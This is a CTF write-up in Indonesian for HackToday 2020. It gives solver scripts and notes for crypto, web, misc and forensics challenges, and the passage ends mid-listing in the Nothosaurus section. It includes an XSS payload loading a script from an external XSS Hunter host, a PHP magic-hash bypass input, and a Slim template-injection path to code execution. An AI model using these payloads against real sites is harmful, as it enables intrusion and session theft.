

Terlantarkan

Crypto:

- baby RSA
- succss

Web:

- Webinar
- baby PHP
- Slim Shady

Misc:

- Sanity Check
- Hard Rock Casino
- Ulti-Insanity Check
- O-seen
- tebak tebakan
- Insanity Check

Forensic:

- Daun Singkong
- babyVol
- Stegosaurus
- Nothosaurus
- Harta-Karun

Crypto

baby RSA

Diberikan:

N :

1074689122902871731855251908437560669126360960009035359405855805015984737041
7372484255526725166324113276325106760535406967690987599747843011002458545240
8894968603671557766287363141247584345799037100774657182138864290300602046455
0697602270723971569653726611806755546393903710142194386820644846737441337159
50819

e : 3

c :

5091446784568929264421151271666936961355592355115574748677862142746863794966
0088911708871450878626444375679374638212033132129559872885421138573114280864
5211986815533828855878316429525532553166132923470546506251348726308383380501
1451916063470262951716037295544613260792675202613858415627430452125184149601
9672

e=3 biasanya itu menggunakan cube root attack saja sudah selesai, tetapi ternyata ciphertext sebelum encryptionnya digunakan zero padding, after scavenger a lot of documentation, terdapat script yang cocok tinggal diganti beberapa hal untuk menyesuaikan dengan kebutuhan.

```
import gmpy2

from Crypto.PublicKey import RSA
from Crypto.Util.number import long_to_bytes

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def solve(ct, e, n, padding_len):
    new_ct = ct * pow(modinv(256, n) ** padding_len, e, n)
    new_ct %= n
    for i in range(256):
        potential_pt, is_cube = gmpy2.iroot(new_ct + (n * i), e)
        if is_cube:
            print(i, long_to_bytes(potential_pt))

def main():
    n = 1074689122902871731855251908437560669126360960009035359405855805015984737041737248425552672516632411327632510676053540696769098759974784301100245854524088949686036715577662
    e = 3
    c = 509144678456892926442115127166693696135559235511557474867786214274686379496608891170887145087862644437567937463821203313212955987288542113857311428086452119868155338288558
    # print(flag_size = (flag_size)", end=' ')
    # solve(c, e, n, 500 - flag_size)
    flag_size = 43
    solve(c, e, n, 500 - flag_size)

main()
```

29 b'hacktoday{PaddingNull_Is_a_Multiply_by_256}'

Flag: hacktoday{PaddingNull_Is_a_Multiply_by_256}

SUCCSS

```
#!/usr/bin/python
from random import randint
from flag import flag

conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')
p = 18446744073709551557
b = randint(1, p-1)
print(b)
res = ''

for i in range(0, len(flag), 8):
    x = int(flag[i:i+8].encode('hex'), 16)
    for _ in range(2):
        r = b * x % p
        res += conv(r)
        b = r

with open('flag.enc', 'w') as f:
    f.write(res.decode('hex'))
    f.close()
```

Soal ini cukup simple bila diperhatikan dengan baik, part dari flagnya dipakai 2 kali setiap 8 character, b merupakan hasil dari perkalian r yang sebelumnya, dan p konstan. Teringat affine cipher langsung gunakan modular inverse dengan b yang diambil dari potongan kedua untuk mendecrypt potongan pertama.

```
#!/usr/bin/python3
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')
p = 18446744073709551557
enc = "9262b481d82b4159e0bfa27d545aad8115abb2ce57610308faeae12c723bd73ab31eba43fad5caa5b6e89f298955afaa8592aa207786aace0d683d46ad649a382baa7672edd6e2ca51cc116c7181ea793d9462a226ea0"
flag = ''
for i in range(0, len(enc), 32):
    x = int(enc[i:i+16], 16)
    b = int(enc[i+16:i+32], 16)
    y = modinv(x, p)
    dec = conv((b*y)%p)
    flag += bytes.fromhex(dec).decode()
print(flag)
```

hacktoday{some0ne_is_h4ving_fun_w_M4th_here}

Flag: hacktoday{some0ne_is_h4ving_fun_w_M4th_here}

Web

Webinar

Webinar memiliki vuln xss di admin panel, yang kemudian saya gunakan xss hunter saja

Cookies

PHPSESSID=nonce_cookie_XSS_U_GOT_THE_BOUNTY

DOM

```
1. <html><head><meta http-equiv="Content-Security-Policy" content="script-src 'nonce-238b38edb725703edd36bd09891fd335';">
2. </head><body>"&gt;<script src="https://kerupuque.xss.ht"></script><p>comment here</p>
3. <script nonce="238b38edb725703edd36bd09891fd335">var test='test';</script>
4. <p>welcome to comment on admin's blog</p>
5. </body></html>
```

Flag : hacktoday{nonce_cookie_XSS_U_GOT_THE_BOUNTY}

baby PHP

```
<?php
if (isset($_GET['baby']))
{
    if ($_GET['baby'] === "10932435112")
        die('Dilarang Menyamakan Jawaban !!');

    if(preg_match("/\D/i", substr($_GET['baby'], 2)) > 0)
    {
        print "Nyerah aja gan.";
    }
    else if(sha1($_GET['baby']) == sha1('10932435112'))
    {
        include('bendera.php');
        print $inikan_yang_kamu_cari;
    }
    else
        print "Nyerah aja gan.";
}

else
    show_source(__FILE__);

?>
```

Simple magic hash, detest sha1 dari 10932435112 menghasilkan output 0e(Somedigits), dan kebetulan 2 huruf pertama dari value baby kita tidak perlu digits juga, dan kebetulan banyak sha1 dari 0e(Somedigits) menghasilkan 0e(Somedigits) juga... so... yeah...
Use 0e000000000000000000081614617300000000 and we got to the next step

print(b64encode(flag)[1:])

GFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxfd2VifQ==


Enjoy ur Flag !

Setelah mendapat base64 itu terlihat kurang satu huruf pertama... brute it is,

```
S Hacktoday{selamat_datang_di_soal_web}  
T Lacktoday{selamat_datang_di_soal_web}  
U Packtoday{selamat_datang_di_soal_web}  
V Tacktoday{selamat_datang_di_soal_web}  
W Xacktoday{selamat_datang_di_soal_web}  
X \acktoday{selamat_datang_di_soal_web}  
Y `acktoday{selamat_datang_di_soal_web}  
Z dacktoday{selamat_datang_di_soal_web}  
a hacktoday{selamat_datang_di_soal_web}  
b lacktoday{selamat_datang_di_soal_web}  
c packtoday{selamat_datang_di_soal_web}
```

Flag: hacktoday{selamat_datang_di_soal_web}

Slim Shady



answer:

Yo,

Kata slim membantu kita untuk mengetahui ini menggunakan slim (duh), search out payloadallthethings untuk ssti dapat membantu.

answer:


Yo, 49

And found some rce

answer:

Yo, Gemfile Gemfile.lock app.rb only_the_real_slim_shady_can_get_this_flag

Now, kita bisa cat file 'only_the_real_slim_shady_can_get_this_flag' tetapi ini terlalu panjang, dimana bila kita menginput string lebih dari 9 character itu tidak akan diterima. Mencoba beberapa hal ujung-ujungnya dicoba juga parameter namanya disend dengan method GET.






answer:

Yo, hacktoday{Super-Slim-Payload___for___Slim-Shady-Template-Injection}

Seems like they don't care about the the method they just need the parameter.
Flag: hacktoday{Super-Slim-Payload___for___Slim-Shady-Template-Injection}

Misc

Sanity Check



Diberikan link google docs aktif, bisa dilihat version historynya untuk melihat data sebelumnya
Flag: `hacktoday{welcome_to_hacktoday_2020_broda__s8jm}`

Hard Rock Casino

Diberikan source code nya

```
class Player:
    def __init__(self, nama):
        self.nama = nama
        self.saldo = 1000
    def taruhan(self):
        try:
            bet = int(raw_input('\nhalo %s, ayo pasang taruhan: ' % (self.nama)).strip())
            if self.saldo >= bet:
                if bet > 0:
                    if random.random() >= 0.44: # 56% winning chance?
                        self.saldo += bet
                        print 'kamu menang! saldo kamu %d' % (self.saldo)
                    else:
                        self.saldo -= bet
                        print 'kamu kalah, saldo kamu %d' % (self.saldo)
                else:
                    print '%s, dilarang bermain curang!!!' % (self.nama)
            else:
                print 'maaf %s, saldo kamu tidak cukup' % (self.nama)
            if self.saldo == 0:
                print '\nkamu bangkrut, bye %s' % (self.nama)
                exit()
            elif self.saldo >= 100000:
                print open('flag.txt').read().strip()
                exit()
        except:
            exit()
```

Oke kita harus gamble sampai dapet 100k lebih, jadi saya pikir kenapa engga all in aja terus, alias dengan harapan menang kita increment all in nya. Saya malas menggunakan script jadi saya spam nc sama copy paste

1000

2000

4000

8000

16000

32000

64000

64000

Pastikan ada newlinenya agar saat di nc dikira kita input setiap di promptnya.

```
nama kamu:
halo , ayo pasang taruhan: 1000
2000
4000
8000
16000
32000
64000
64000
kamu menang! saldo kamu 2000

halo , ayo pasang taruhan: kamu menang! saldo kamu 4000

halo , ayo pasang taruhan: kamu menang! saldo kamu 8000

halo , ayo pasang taruhan: kamu menang! saldo kamu 16000

halo , ayo pasang taruhan: kamu menang! saldo kamu 32000

halo , ayo pasang taruhan: kamu menang! saldo kamu 64000

halo , ayo pasang taruhan: kamu menang! saldo kamu 128000
hacktoday{when_this_house_is_rocking__dont_bother_knocking__come_on_in} - Stevie Ray Vaughan
root@kali:~/Documents/ctf/hacktoday/misc/casino#
```

Flag : hacktoday{when_this_house_is_rocking__dont_bother_knocking__come_on_in}

Cuma (3x coba bro) #god_of_gacha

Ulti-Insanity Check




```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>HackToday</title>
7 </head>
8 <body>
9   <script src="._/dist/elm.js"></script>
10  <script>
11    Elm.Main.init()
12  </script>
13 </body>
14 </html>
15
```

Untuk insanity check sepertinya flagnya ada di web challengenya, dilihat kita ada js file. Didalam js filenya kita search 'hacktoday'

```
});
var $author$project$Pages$Top$hacktodayLogo = A2(
  $mdgriffith$elm_ui$Element$image,
  _List_fromArray(
    [$mdgriffith$elm_ui$Element$centerX]),
  {ca: 'https://ibb.co/JrFxGqM', e3: 'https://i.ibb.co/0hx3mz6/hacktoday.png'});
var $author$project$Icon$instagram = F2(
  function (color, size) {
    return A2(
      $elm$svg$Svg$svg,
      _List_fromArray(
        [
```

Buka semua link dan terdapat link <https://ibb.co/JrFxGqM> setelah dibuka




Flag: `hacktoday{one_million_flag_yow}`

O-seen


Ini sih ...

"How strong your scrolling fingers are challenge"

Saya habis banyak waktu karena saya tidak tahu di IG , Twitter, Facebook, atau Line yang harus di periksa. Ternyata ditemukan di IG DI TAHUN 2019 bulan Agustus



Ada 1 comment dari account fake flag yang jika di visit profilnya akan berisi flag



Flag : hacktoday{__searching_4_flag__}

tebak tebakan

```
eternalbeats@HP-Pavillion-15:~/Desktop/CTFstuff/HackToday 2020/misc/tebak tebakan$ nc chall.codepwnda.id 14011
888      888 888      888 .d8888b.
888  o  888 888      888 d88P  Y88b
888  db 888 888      888 888   888
888 d888b 888 88888888888 888   888
888d888888888888 888   888 888   888
88888P Y88888 888   888 888   888
8888P  Y8888 888   888 Y88b  d88P
888P   Y888 888   888 "Y8888P"

      d8888 888b      d888      8888888 .d8888b.
      d88888 8888b  d8888      888 d88P Y88b
      d88P888 88888b.d88888      888 .d88P
      d88P 888 888Y888888P888      888 .d88P"
      d88P 888 888 Y888P 888      888 888"
      d88P 888 888 Y8P 888      888 888
      d8888888888 888 " 888      888
d88P 888 888      888 8888888 888

#####
#                                     #
#           W H O   A M   I   ?       #
#                                     #
#####
-----Main Menu-----
1. Guess
2. Flag
3. Score
4. GiveUp

Select Menu : 1

#####
#                                     #
#           I am K_____              #
#                                     #
#####

Guess : korona
WRONG , the answer is Kaerus
-----
Bye ~!
```

Di challenge ini sepertinya meminta kita untuk menebak nama/kata dari huruf pertamanya, bila begitu berarti tebakannya limited dari 26 character A-Z. setelah dibuat kita tinggal looping untuk mendapatkan score yang dibutuhkan

```
#!/usr/bin/python3
from pwn import *

host, port = 'chall.codepwnda.id', 14011

s = connect(host, port)
answers = {'A':'Athena', 'B':'BryanFurran', 'C':'Cleopatra', 'D':'Dionisos', 'E':'EDYRAHMAYADI', 'F':'Fuhren', 'G':'Gordon', 'H':'Hades', 'I':'Ikarius', 'J':'Jokasta', 'K':'Kaerus'}
for i in range(1112):
    print(i)
    s.recvuntil('Select Menu : ')
    if i == 1111:
        s.sendline('2')
        s.interactive()
    s.sendline('1')
    s.recvuntil('I am ')
    res = s.recv(1).decode()
    s.recvuntil('Guess : ')
    s.sendline(answers[res])
    s.recvuntil('Main Menu...')
    s.sendline()

s.close()
```

```
1106
1107
1108
1109
1110
1111
[*] Switching to interactive mode

      C O N G R A T U L A T I O N !!


      H E R E ' S   U R   F L A G   !!

      F l a g   :   h a c k t o d a y { t e b a k _ t e b a k _ b e r h a d i a h _ f l a g _ 1 k E b 4 4 t }

Type Something to Get Main Menu...$
```

Flag: hacktoday{tebak_tebak_berhadiah_flag_1kEb44t}

Insanity Check



Untuk soal ini sepertinya kita diminta stalking someone named 'friska' di discord hacktoday, melihat room friska-simps punya description sepertinya memanfaatkan mention itu penting, @friska memunculkan role yang tidak dimiliki user disini.

Flag: hacktoday{ciee_ketawan_kepoin_friska}

Forensic

Daun Singkong

Daun singkong kita diberikan file2 seperti setelah ngebajak template dari website WKWK. Yang saya baru ketahui ternyata kegunaan .DS_Store (thx admin new knowledge +100rep) bisa digunakan untuk mengintip file structure saat itu.

Git clone <https://github.com/gehaxelt/Python-dsstore.git>

```
root@kali:/opt/Python-dsstore# python3 main.py /root/Documents/ctf/hacktoday/forensic/daun_singkong/daunsingkong/.DS_Store
Count: 62
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
flag.7z
flag.png
inginkucumbuubicilembu
inginkucumbuubicilembu
```

Dari bash history kita bisa liat juga bahwa password zip nya dari salah satu nama file yang sudah di head tail head tail

```
ls
man ls
man 7z
vimtutor
date
7z a flag flag.png -p`ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1`
cat flag.png
62;4cls
clean
clear
ls
rm -rf ./*/
ls
history
```

Jadi saya coba meniru commandnya saja, eh tidak terbuka. Jadi saya dengan tangan hoki dan perdukunan langsung coba yang paling panjang passwordnya. Voila ! Terbuka

Zip password : pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf

Flag :



```
hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}
```

babyVol

Gunakan volatility untuk mencari image profilnya

Terus

volatility -f dump --profile=Win7SP1x64 consoles

Untuk cek command yang dilakukan user di cmd.exe

```
07/29/2020 09:18 AM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 25,419,132,928 bytes free

C:\Users\Hektod>hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}
hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}' is not recognized as an int
ernal or external command,
operable program or batch file.
```

Flag : hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}

Stegosaurus

Ada bendera.txt tapi saat di strings ada signature yang mencurigakan seingat saya itu biasa ditemukan di zip files. Jadi saya ubah ke .zip file dan unzip. Mendapatkan pokeslow.png

Masukin ke stegsolve



Flag : hacktoday{ez_point_yow}

Nothosaurus

Ada 5 file yang sebenarnya di split dari 1 file, jadi saya lakukan permutasi menggunakan script python yang noobish ini

```
from itertools import permutations
import os

x = ["ill", "be", "okay", "again", "today"]
bruh= list(permutations(x, 5))

j=1

for i in bruh:
    os.system("cat "+i[0]+" > base"+str(j)+"\n")
    os.system("cat "+i[1]+" >> base"+str(j)+"\n")
    os.system("cat "+i[2]+" >>> base"+str(j)+"\n")
    os.system("cat "+i[3]+" >>>> base"+str(j)+"\n")
    os.system("cat "+i[4]+" >>>>> base"+str(j)+"\n")

    j+=1
```

Dan..... directory saya menjadi berisi sampah

again	base108	base118	base2	base3	base4	base5	base6	base7	base8	base9
base1	base109	base119	base20	base30	base40	base50	base60	base70	base80	base90
base10	base11	base12	base21	base31	base41	base51	base61	base71	base81	base91
base100	base110	base120	base22	base32	base42	base52	base62	base72	base82	base92
base101	base111	base13	base23	base33	base43	base53	base63	base73	base83	base93
base102	base112	base14	base24	base34	base44	base54	base64	base74	base84	base94
base103	base113	base15	base25	base35	base45	base55	base65	base75	base85	base95
base104	base114	base16	base26	base36	base46	base56	base66	base76	base86	base96
base105	base115	base17	base27	base37	base47	base57	base67	base77	base87	base97
base106	base116	base18	base28	base38	base48	base58	base68	base78	base88	base98
base107	base117	base19	base29	base39	base49	base59	base69	base79	base89	base99

Tapi saya lakukan file * dan cari yang kelihatannya tidak corrupt

```

root@kali:~/Documents/ctf/hacktoday/forensic/nothosauruss# cat validzip
base57:      Zip archive data, at least v2.0 to extract (BOTH)
base58:      Zip archive data, at least v2.0 to extract
base59:      Zip archive data, at least v2.0 to extract
base60:      Zip archive data, at least v2.0 to extract
base61:      Zip archive data, at least v2.0 to extract
base62:      Zip archive data, at least v2.0 to extract
base63:      Zip archive data, at least v2.0 to extract
base64:      Zip archive data, at least v2.0 to extract
base65:      Zip archive data, at least v2.0 to extract
